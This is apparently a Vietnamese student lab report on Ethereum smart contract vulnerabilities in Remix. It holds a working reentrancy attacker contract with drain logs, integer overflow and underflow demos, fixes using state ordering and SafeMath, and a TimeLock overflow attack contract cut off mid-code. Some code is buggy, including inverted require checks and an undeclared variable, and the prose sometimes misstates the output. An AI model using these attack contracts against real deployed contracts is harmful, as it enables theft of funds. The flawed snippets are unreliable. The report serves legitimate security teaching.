

BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 5: Security Vulnerability in Ethereum Smart Contracts

GVHD: Đoàn Minh Trung

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT547.P11.ANTT.1

Nhóm: N07

STT	Họ và tên	MSSV	Email
1	Lê Huy Hiệp	21522067	21522067@gm.uit.edu.vn
2	Nguyễn Việt Khang	21522198	21522198@gm.uit.edu.vn
3	Nguyễn Thanh Tuấn	21522756	21522756@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1	100%
2	Bài tập 2	100%
3	Bài tập 3	100%
4	Bài tập 4	100%
5	Bài tập 5	100%
6	Bài tập 6	100%
7	Bài tập 7	100%
8	Bài tập 8	100%
9	Bài tập 9	100%

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

Mục lục:

1. Reentrancy.....	3
Câu 1: Sinh viên thực hiện mô phỏng cuộc tấn công Reentrancy trên Remix IDE. Giải thích chi tiết.	3
Câu 2: Kể tên các loại tấn công Reentrancy và cho biết đoạn code ví dụ trên thuộc loại tấn công Reentrancy nào (contract Victim.sol và Attacker.sol)?	12
Câu 3. Đề xuất cách ngăn chặn tấn công Reentrancy và mô phỏng lại đã ngăn chặn thành công trên Remix IDE (giải thích chi tiết).	13
2. Arithmetic Overflow và Underflow	15
Câu 4: Sinh viên thực hiện mô phỏng cuộc tấn công Integer Overflow và Underflow trên Remix IDE. Giải thích chi tiết.	16
Câu 5: Đề xuất cách ngăn chặn các cuộc tấn công trên và mô phỏng lại đã ngăn chặn thành công trên Remix IDE (giải thích chi tiết).....	19
Câu 6: (Cộng điểm) Thực hiện tấn công vào Hợp đồng thông minh sau đây và làm cho TimeLock.lockTime tràn số và có thể rút tiền trước giai đoạn chờ đợi 1 tuần. Đề xuất cách ngăn chặn.....	21
3. Denial of Service (DoS).....	23
Câu 7: Sinh viên thực hiện mô phỏng cuộc tấn công Unexpected Revert. Sau đó đề xuất cách ngăn chặn cuộc tấn công này.....	23
Câu 8: Thực hiện mô phỏng tấn công Gas Limit DoS on Contract via Unbounded Operations và đề xuất cách ngăn chặn.	36
Câu 9: (Cộng điểm) Ngoài 3 loại tấn công Reentrancy, Integer Overflow/Underflow, DoS. Hãy thực hiện mô phỏng một loại tấn công khác (tham khảo: https://owasp.org/www-project-smart-contract-top-10/).....	44
Tham khảo:	52
YÊU CẦU CHUNG	54

BÁO CÁO CHI TIẾT

1. Reentrancy

Bài tập (yêu cầu làm)

- Sinh viên thực hiện mô phỏng cuộc tấn công Reentrancy trên Remix IDE. Giải thích chi tiết.
- Kể tên các loại tấn công Reentrancy và cho biết đoạn code ví dụ trên thuộc loại tấn công Reentrancy nào (contract Victim.sol và Attacker.sol)?
- Đề xuất cách ngăn chặn tấn công Reentrancy và mô phỏng lại đã ngăn chặn thành công trên Remix IDE (giải thích chi tiết).

Câu 1: Sinh viên thực hiện mô phỏng cuộc tấn công Reentrancy trên Remix IDE. Giải thích chi tiết.

Code của victim:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity >=0.7.0 <0.9.0;

contract Victim {
    uint256 public owedToAttacker;
    uint256 public contractBalance1; // Biến để theo dõi số dư Ether trong
    hợp đồng
    event Logs(string message);
    event Response(bool success, bytes data);
    event Deposit(address indexed from, uint256 amount); // Sự kiện ghi lại
    thông tin deposit
    uint public value = msg.value;
    constructor() payable {
        owedToAttacker = 1;
        contractBalance1 = 0;
    }

    // Hàm withdraw
    function withdraw() payable public {
```

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```

emit Logs("start withdraw");
(bool sent, bytes memory data) = payable(msg.sender)
    .call{ value: owedToAttacker * 10**18}("Completed!");
emit Response(sent, data);
emit Logs("after withdraw");
owedToAttacker = 0;
}

// Hàm deposit để nhận Ether vào balance của hợp đồng
function deposit() public payable {
    require(msg.value <= 0, "You must send some Ether"); // Kiểm tra xem có
gửi Ether hay không
    contractBalance += msg.value; // Cập nhật số dư của hợp đồng
    emit Deposit(msg.sender, msg.value); // Phát sự kiện Deposit
    emit Logs("completed deposit");
}

// fallback function
fallback() external payable {}

// receive function
receive() external payable {}
}

```

Code của attacker:

```

// SPDX-License-Identifier: UNLICENSED
pragma solidity >=0.7.0 <0.9.0;

import "./victim.sol";

contract Attacker {
    Victim v;
    uint public count;
    uint256 public contractBalance; // Biến để theo dõi số dư Ether trong
    hợp đồng
    event LogFallback(uint count, uint balance);
    event Logs(string message);
    event LogsAmount(string message, uint256 amount);
}

```

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```

event Deposit(address indexed from, uint256 amount); // Sự kiện ghi lại thông tin deposit

constructor(address victim) payable { v = Victim(payable(victim)); }

function deposit() public payable {
    require(msg.value <= 0, "You must send some Ether"); // Kiểm tra xem có gửi Ether hay không
    contractBalance += msg.value; // Cập nhật số dư của hợp đồng
    emit Deposit(msg.sender, msg.value); // Phát sự kiện Deposit
    emit Logs("completed deposit");
}

function attack() payable public {
    emit Logs("before attack");
    v.withdraw();
    emit Logs("after attack");
}

fallback() external payable {
    emit LogsAmount("attacker received", msg.value);
    count++;
    emit LogFallback(count, address(this).balance); if (count<30)
    v.withdraw();
}


receive() external payable {
    emit LogsAmount("attacker received", msg.value);
    count++;
    emit LogFallback(count, address(this).balance); if (count<30)
    v.withdraw();
}
}

```

Lab 5: Security Vulnerability in Ethereum Smart Contracts


Mô phỏng cuộc tấn công:

- Victim sẽ gửi 10 ether vào số dư:



Dùng hàm deposit để cập nhật số dư

Lab 5: Security Vulnerability in Ethereum Smart Contracts



- Tiếp theo attacker sẽ lấy địa chỉ của hợp đồng để thực hiện tấn công
Attacker cũng phải nạp 1 ether để đủ gas thực hiện tấn công

Lab 5: Security Vulnerability in Ethereum Smart Contracts



DEPLOY & RUN TRANSACTIONS

VM

ACCOUNT + 0x5B3...eddC4 (55.9999999999942)

GAS LIMIT

Estimated Gas

Custom 3000000

VALUE

1 Ether

CONTRACT

Attacker - contracts/attacker.sol


evm version: cancun

Deploy E9C808a1Da653FB4465403d

Publish to IPFS

At Address Load contract from Address

Lab 5: Security Vulnerability in Ethereum Smart Contracts



- Bây giờ thực hiện tấn công bằng hàm attack
- Kết quả số dư của attacker đã tăng lên 10 eth và victim là 0 eth

Lab 5: Security Vulnerability in Ethereum Smart Contracts

The screenshot shows the Remix IDE interface with two contracts loaded:

- Victim Contract (Top):** Address: 0xC11...5403D (Merkle tree).
 - Balance: 0 ETH
 - Functions:
 - deposit1
 - withdraw
 - contractBalance (blue button)
 - owedToAttacker (blue button)
 - value
- Attacker Contract (Bottom):** Address: 0xB25...BA582 (Merkle tree).
 - Balance: 11 ETH
 - Functions:
 - attack
 - deposit
 - contractBalance (blue button)
 - count

Below the contracts, there is a "Low level interactions" section with a "CALLDATA" input field and a "Transact" button.

Giải thích:

Lỗ hổng của victim.sol là nằm ở hàm rút tiền withdraw

```
// Hàm withdraw
function withdraw() payable public {    ↳ infinite gas
    emit Logs("start withdraw");
    (bool sent, bytes memory data) = payable(msg.sender)
        .call{ value: owedToAttacker * 10**18}("Completed!");
    emit Response(sent, data);
    emit Logs("after withdraw");
    owedToAttacker = 0;
}
```

Hàm này cập nhật số dư owedToAttacker = 0 sau khi gọi hàm call chuyển tiền cho msg.sender, nếu msg.sender này là attacker thì họ có thể lợi dụng để gọi vòng lặp rút tiền liên tục bằng hàm withdraw trước khi số dư được cập nhật

Cụ thể cách tấn công:

```
function attack() payable public {
    emit Logs("before attack");    ↳ infinite gas
    v.withdraw();
    emit Logs("after attack");}

fallback() external payable {
    emit LogsAmount("attacker received", msg.value);    ↳ undefined gas
    count++;
    emit LogFallback(count, address(this).balance); if (count<30)
    v.withdraw();
}

receive() external payable {
    emit LogsAmount("attacker received", msg.value);    ↳ undefined gas
    count++;
    emit LogFallback(count, address(this).balance); if (count<30)
    v.withdraw();
}
```

Từ hàm attack() khi được gọi thì v.withdraw() sẽ được thực thi.

Khi đó hợp đồng Victim sẽ gửi ETH kèm theo msg.data là “Completed” (Được định nghĩa trong contract victim)

Khi đó attacker sẽ nhận được eth kèm theo msg.data và hàm fallback() sẽ được kích hoạt (msg.data empty thì receive() sẽ được kích hoạt),

Lab 5: Security Vulnerability in Ethereum Smart Contracts

Hàm Fallback() tiếp tục sử dụng vòng lặp gọi hàm withdraw() để tái nhập (reentrancy) lại vào hợp đồng Victim trong 30 lần lặp sẽ gọi hàm withdraw() 30 lần để rút tiền.

Kết quả là nó sẽ rút cho đến khi hết vòng lặp hoặc hợp đồng victim hết Eth

```
},
{
    "from": "0xB25f1f0B4653b4e104f7Fbd64Ff183e23CdBa582",
    "topic": "0xf4159b37750c1f8102b811a1409a82c505fb359fd52574d3523feca952764f1",
    "event": "LogFallback",
    "args": [
        {
            "0": "10",
            "1": "11000000000000000000000000000000",
            "count": "10",
            "balance": "11000000000000000000000000000000"
        }
    ],
    {
        "from": "0xC1144C9dbf6F3489CE9C808a1Da653FB4465403d",
        "topic": "0xdf615b3983b7b70e51c03bc3d383f109d6e0c31b6feac9342844de59386c382e",
        "event": "Logs",
        "args": [
            {
                "0": "start withdraw",
                "message": "start withdraw"
            }
        ],
        {
            "from": "0xC1144C9dbf6F3489CE9C808a1Da653FB4465403d",
            "topic": "0x13848c3e38f8886f3f5d2ad9dff80d8092c2bbb8efd5b887a99c2c6cf09ac2a",
            "event": "Response",
            "args": [
                {
                    "0": false,
                    "1": "0x",
                    "success": false,
                    "data": "0x"
                }
            ],
            {
                "from": "0xC1144C9dbf6F3489CE9C808a1Da653FB4465403d",
                "topic": "0x13848c3e38f8886f3f5d2ad9dff80d8092c2bbb8efd5b887a99c2c6cf09ac2a",
                "event": "Logs",
                "args": [
                    {
                        "0": "end withdraw"
                    }
                ]
            }
        }
    ]
}
```

Như log trong cuộc tấn công trên. Qua 10 vòng lặp bên victim đã hết ether và đến vòng lặp thứ 11 thì bị false.

Câu 2: Kể tên các loại tấn công Reentrancy và cho biết đoạn code ví dụ trên thuộc loại tấn công Reentrancy nào (contract Victim.sol và Attacker.sol)?

- Tấn công Reentrancy bao gồm 2 dạng chính:

Reentrancy xảy ra trên một hàm đơn lẻ (Reentrancy on a Single Function): Một hàm được gọi lặp đi lặp lại trước khi lời gọi hàm đầu tiên của nó hoàn tất. Theo cách này, các lời gọi hàm liên tiếp sẽ phá vỡ tính toàn vẹn của dữ liệu nếu không được kiểm soát tốt.

Reentrancy xảy ra liên hàm (Cross-function Reentrancy): xảy ra khi một hợp đồng có sự tương tác giữa hai hoặc nhiều hàm mà không có cơ chế bảo

Lab 5: Security Vulnerability in Ethereum Smart Contracts

vệ đầy đủ. Trong đó, kẻ tấn công khai thác sự kết hợp logic giữa các hàm này để phá vỡ trạng thái hoặc logic của hợp đồng mục tiêu.

- Ở ví dụ trên tấn công Reentrancy thuộc loại **xảy ra trên 1 hàm đơn lẻ** lợi dụng lỗ hổng của hàm withdraw()

Câu 3. Đề xuất cách ngăn chặn tấn công Reentrancy và mô phỏng lại đã ngăn chặn thành công trên Remix IDE (giải thích chi tiết).


Đề xuất:

Cập nhật trạng thái trước khi gọi hàm call


```
function withdraw () payable public {
    emit Logs("start withdraw");
    uint256 amount = owedToAttacker * 10**18;
    owedToAttacker = 0;
    (bool sent, bytes memory data) = payable(msg.sender).call{ value:
amount }("Completed!");
    emit Response(sent, data);
    emit Logs("after withdraw");
}
```

Thực hiện lại kịch bản sau khi sửa

Victim ban đầu



Attacker ban đầu



Tiến hành attack

Sau khi attack

Lab 5: Security Vulnerability in Ethereum Smart Contracts

14

The image shows a screenshot of a web-based Ethereum smart contract interface. It displays two accounts side-by-side:

- VICTIM AT 0XC1A...DCF26 (ME)**:
 - Balance: 19 ETH
 - Buttons: deposit1, withdraw, contractBalan..., owedToAttac..., value
- ATTACKER AT 0X020...E6427 (I)**:
 - Balance: 2 ETH
 - Buttons: attack, deposit, contractBalan..., count

Below the accounts, there is a section titled "Low level interactions" with a "Transact" button.

Attacker chỉ lấy được 1 eth đúng như withdraw()

Xem lại log khi nhận được 1 đồng ở vòng lặp thứ 1 thì sang vòng lặp thứ 2 nhận được 0 đồng và tất cả vòng lặp sau đều thế

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```
{
    "from": "0x0209C3d63C895546e4f8A5dA6955055c8abe6427",
    "topic": "0x45fc7903f0279bb0ff8a5b945ef58a3a69119d5bb89ad705711835de71857e13",
    "event": "LogsAmount",
    "args": [
        "0": "attacker received",
        "1": "10000000000000000000",
        "message": "attacker received",
        "amount": "10000000000000000000"
    ]
},
{
    "from": "0x0209C3d63C895546e4f8A5dA6955055c8abe6427",
    "topic": "0xf4159b37750c1f8102b811a1409a82c505fdb359fd52574d3523feca952764f1",
    "event": "LogFallback",
    "args": [
        "0": "1",
        "1": "20000000000000000000",
        "count": "1",
        "balance": "20000000000000000000"
    ]
},
{
    "from": "0xC1A11fB8836c90e1178CbF27fF53171e1aCDCf26",
    "topic": "0xd6f615b3983b7b70e51c03bc3d383f109d6e0c31b6feac9342844de59386c382e",
    "event": "Logs",
    "args": [
        "0": "start withdraw",
        "message": "start withdraw"
    ]
},
{
    "from": "0x0209C3d63C895546e4f8A5dA6955055c8abe6427",
    "topic": "0x45fc7903f0279bb0ff8a5b945ef58a3a69119d5bb89ad705711835de71857e13",
    "event": "LogsAmount",
    "args": [
        "0": "attacker received",
        "1": "0",
        "message": "attacker received",
        "amount": "0"
    ]
},
{
    "from": "0x0209C3d63C895546e4f8A5dA6955055c8abe6427",
    "topic": "0xf4159b37750c1f8102b811a1409a82c505fdb359fd52574d3523feca952764f1",
    "event": "LogFallback",
    "args": [
        "0": "0"
    ]
}
```

Vòng lặp thứ 1

Vòng lặp thứ 2

Nhận được 0 ether

2. Arithmetic Overflow và Underflow

4. Sinh viên thực hiện mô phỏng cuộc tấn công Integer Overflow và Underflow trên Remix IDE. Giải thích chi tiết.
5. Đề xuất cách ngăn chặn các cuộc tấn công trên và mô phỏng lại đã ngăn chặn thành công trên Remix IDE (giải thích chi tiết).
6. (Cộng điểm) Thực hiện tấn công vào Hợp đồng thông minh sau đây và làm cho TimeLock.lockTime tràn số và có thể rút tiền trước giai đoạn chờ đợi 1 tuần. Đề xuất cách ngăn chặn.

Lab 5: Security Vulnerability in Ethereum Smart Contracts

Câu 4: Sinh viên thực hiện mô phỏng cuộc tấn công Integer Overflow và Underflow trên Remix IDE. Giải thích chi tiết.

a) Code Overflow:

```

1  pragma solidity ^0.7.0;
2
3  contract OverflowExample {
4      uint8 public A = 255;
5
6      function increment() public {    ↳ 21851 gas
7          |     A++; // Causes overflow in Solidity < 0.8.0
8      }
9  }
10

```

Deploy trên Remix, khi call A giá trị ban đầu là 255:

Deployment	Execution
[vm] from: 0x5B3...eddc4 to: OverflowExample.(constructor) value: 0 wei data: 0x608...60033 logs: 0 hash: 0xe61...77b11	[call] from: 0x5B380a6a701c568545dCfcB03FcB875f56beddC4 to: OverflowExample.A() data: 0xf44...6c1d0
call to OverflowExample.A()	from 0x5B380a6a701c568545dCfcB03FcB875f56beddC4
to OverflowExample.A()	to 0xd83e14030758a8ff007F8Bd73e86ebca8a5692
execution cost 2344 gas (Cost only applies when called by a contract)	input 0xf44...6c1d0
input 0xf44...6c1d0	output 0x00000000000000000000000000000000
decoded input {}	decoded output { "0": "uint8: 255" }
logs []	raw logs []

Ta thực hiện hàm increment để làm tràn dữ liệu của A:

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```
transact to OverflowExample.increment pending ...

[✓] [vuln] from: 0x5B3...eddC4 to: OverflowExample.increment() 0x9d8...a5692 value: 0 wei data: 0xd09...de08a logs: 0 hash: 0x70a...3055c

status          0x1 Transaction mined and execution succeed
transaction hash 0x7eacabda4ee6a4a6d4ae16a0166e004c353f1bf8697ec18ad8dde8f6d3055c
block hash      0xe03623ebab427a33d8166879f37f3cfdbfe32d7d1e1a7d26f620dc98c6ec7605
block number    16
from            0x5B380a6a701c568545dCfcB03FcB8875f56beddC4
to              0xOverflowExample.increment() 0x9d83e140330758a8ff0e7F88d73e86ebcA8a5692
gas             35898 gas
transaction cost 21615 gas
execution cost  5351 gas
input           0xd09...de08a
output          0x
decoded input   {}
decoded output  {}
logs            []
raw logs        []

call to OverflowExample.A
```

Call lại A để kiểm tra dữ liệu, giá trị A đã trở thành 0:

```
call  [call] from: 0x5B380a6a701c568545dCfcB03FcB8875f56beddC4 to: OverflowExample.A() data: 0xf44...6c1d0

from            0x5B380a6a701c568545dCfcB03FcB8875f56beddC4
to              0xOverflowExample.A() 0x9d83e140330758a8ff0e7F88d73e86ebcA8a5692
execution cost  2344 gas (cost only applies when called by a contract)
input           0xf44...6c1d0
output          0x0000000000000000000000000000000000000000000000000000000000000000
decoded input   {}
decoded output  {
  "0": "uint8: 0"
}
logs            []
raw logs        []
```

b) Code Underflow:

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```
pragma solidity ^0.7.0;

contract OverflowExample {
    uint8 public A = 0;

    function decrement() public { 21854 gas
        A--; // This will overflow and wrap to 0 in Solidity <0.8.0
    }
}
```

Deploy trên Remix, khi call A giá trị ban đầu là 0:

Parameter	Value
from	0x58380a6a701c568545dCfcB03FcB875f56beddC4
to	OverflowExample.A()
execution cost	2344 gas (Cost only applies when called by a contract)
input	0xf44...6c1d0
output	0x00
decoded input	{}
decoded output	[{"a": "uint8: e"}]
Logs	0
raw logs	0

Ta thực hiện hàm decrement để làm tràn dữ liệu của A:

Parameter	Value
status	0x1 Transaction mined and execution succeed
transaction hash	0xb9eb1e08a9f78c74ea568951e1af73e890a01f0a0ce1dc8a76fe4c9d268d9e
block hash	0x8822a129b7db5ba74a283df84bb64a4752ddd4b5b656cf540a0927618763a4
block number	21
from	0x58380a6a701c568545dCfcB03FcB875f56beddC4
to	OverflowExample.decrement()
gas	50046 gas
transaction cost	43518 gas
execution cost	22454 gas
input	0x2ba...ecb7
output	0x
decoded input	{}

Call lại A để kiểm tra dữ liệu, giá trị A đã trở thành 0:

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```

call to OverflowExample.A

call [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: OverflowExample.A() data: 0xf44...6c1d0

from          0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 ⓘ
to            OverflowExample.A() 0x5e17b14A0d6c386305A32928F985b29bbA34EfF5 ⓘ
execution cost 2344 gas (Cost only applies when called by a contract) ⓘ
input          0xf44...6c1d0 ⓘ
output         0x00000000000000000000000000000000000000000000000000000000000000ff ⓘ
decoded input  {} ⓘ
decoded output [
    "0": "uint8: 255"
] ⓘ
logs           [] ⓘ
raw logs       [] ⓘ

```

Câu 5: Đề xuất cách ngăn chặn các cuộc tấn công trên và mô phỏng lại đã ngăn chặn thành công trên Remix IDE (giải thích chi tiết).

Sử dụng Solidity >=0.8.0:

Solidity từ phiên bản 0.8.0 đã mặc định kiểm tra overflow và underflow ở thời gian chạy (runtime). Bất kỳ phép toán nào vượt qua giới hạn sẽ tạo ra lỗi và revert giao dịch.

Sử dụng thư viện SafeMath:

Nếu ta vẫn phải làm việc với Solidity <0.8.0, sử dụng thư viện **SafeMath** là cách phổ biến để bảo vệ khỏi overflow và underflow.

Demo SafeMath:

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```

1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.7.0;
3
4 import "@openzeppelin/contracts/math/SafeMath.sol";
5
6 contract SafeMathExample {
7     using SafeMath for uint256;
8
9     uint256 public A;
10
11     constructor() {    121561 gas 101400 gas
12         A = 2**256 - 1; // Đặt A bằng giá trị tối đa của uint256
13     }
14
15     function increment() public {    infinite gas
16         A = A.add(1); // SafeMath sẽ phát hiện overflow và revert
17     }
18
19     function decrement() public {    infinite gas
20         A = A.sub(1); // SafeMath sẽ phát hiện underflow và revert
21     }
22 }

```

Ta đặt A là giá trị tối đa của uint256, sau đó gọi hàm increment ta sẽ có thông báo lỗi khi thực hiện:

```

[✓] [vm] from: 0x5B3...eddC4 to: SafeMathExample.(constructor) value: 0 wei data: 0x608...60033 logs: 0 hash: 0x8dc...ac6d1
call to SafeMathExample.A

[✓] [call] from: 0x5B380a6a701c568545dCfcB03FcB875f56beddC4 to: SafeMathExample.A() data: 0xf44...6c1d0

from          0x5B380a6a701c568545dCfcB03FcB875f56beddC4
to           SafeMathExample.A() 0x4a9C121000f609250Fc0143f418595f0172E31bf
execution cost 2327 gas (Cost only applies when called by a contract)
input        0xf44...6c1d0
output       0xffffffffffffffffffff
decoded input {}
decoded output {
    "0": "uint256: 11579208923731619542357898500068790785326008466564056403945758400791312963935"
}
logs
raw logs

transact to SafeMathExample.increment pending ...

[✗] [vm] from: 0x5B3...eddC4 to: SafeMathExample.increment() 0x4a9...E31bf value: 0 wei data: 0xd09...de08a logs: 0 hash: 0x96a...3ddaf
transact to SafeMathExample.increment errored: Error occurred: revert.

revert
The transaction has been reverted to the initial state.
Reason provided by the contract: "SafeMath: addition overflow".
If the transaction failed for not having enough gas, try increasing the gas limit gently.

```

Lab 5: Security Vulnerability in Ethereum Smart Contracts

Câu 6: (Cộng điểm) Thực hiện tấn công vào Hợp đồng thông minh sau đây và làm cho TimeLock.lockTime tràn số và có thể rút tiền trước giai đoạn chờ đợi 1 tuần. Đề xuất cách ngăn chặn.

Lỗi hỏng

- Hàm increaseLockTime không kiểm tra overflow khi cộng _secondsToIncrease vào lockTime(msg.sender).
- Trong Solidity, nếu giá trị vượt quá giới hạn của kiểu dữ liệu uint, giá trị sẽ quay vòng về 0. Kẻ tấn công có thể lợi dụng điều này để làm cho lockTime(msg.sender) trở thành một giá trị nhỏ hơn block.timestamp, từ đó vượt qua kiểm tra điều kiện trong hàm withdraw.

DEMO:

Code:

Lab 5: Security Vulnerability in Ethereum Smart Contracts


```

4 import "./TimeLock.sol";
5
6 contract TimeLockAttack {
7     TimeLock public timeLock;
8
9     constructor(address _timeLockAddress) {
10         timeLock = TimeLock(_timeLockAddress);
11     }
12
13     // Function to deposit Ether into the TimeLock contract
14     function depositToTimeLock() external payable {
15         require(msg.value > 0, "You must send Ether to deposit");
16         timeLock.deposit{value: msg.value}();
17     }
18
19     // Function to deposit Ether into this contract to enable the attack
20     function depositToAttackContract() external payable {
21         require(msg.value > 0, "You must send Ether to this contract");
22     }
23
24     // Perform the attack
25     function attack() public {
26         // Ensure the contract has a balance in TimeLock
27         uint attackerBalance = timeLock.balances(address(this));
28         require(attackerBalance > 0, "No balance to withdraw");
29
30         // Ensure the TimeLock contract itself has a balance
31         uint contractBalance = address(timeLock).balance;
32         require(contractBalance > 0, "No Ether in TimeLock contract");
33
34         // Cause overflow by increasing lockTime beyond uint max
35         uint currentLockTime = timeLock.lockTime(address(this));
36         uint overflowValue = type(uint).max - currentLockTime + 1;
37
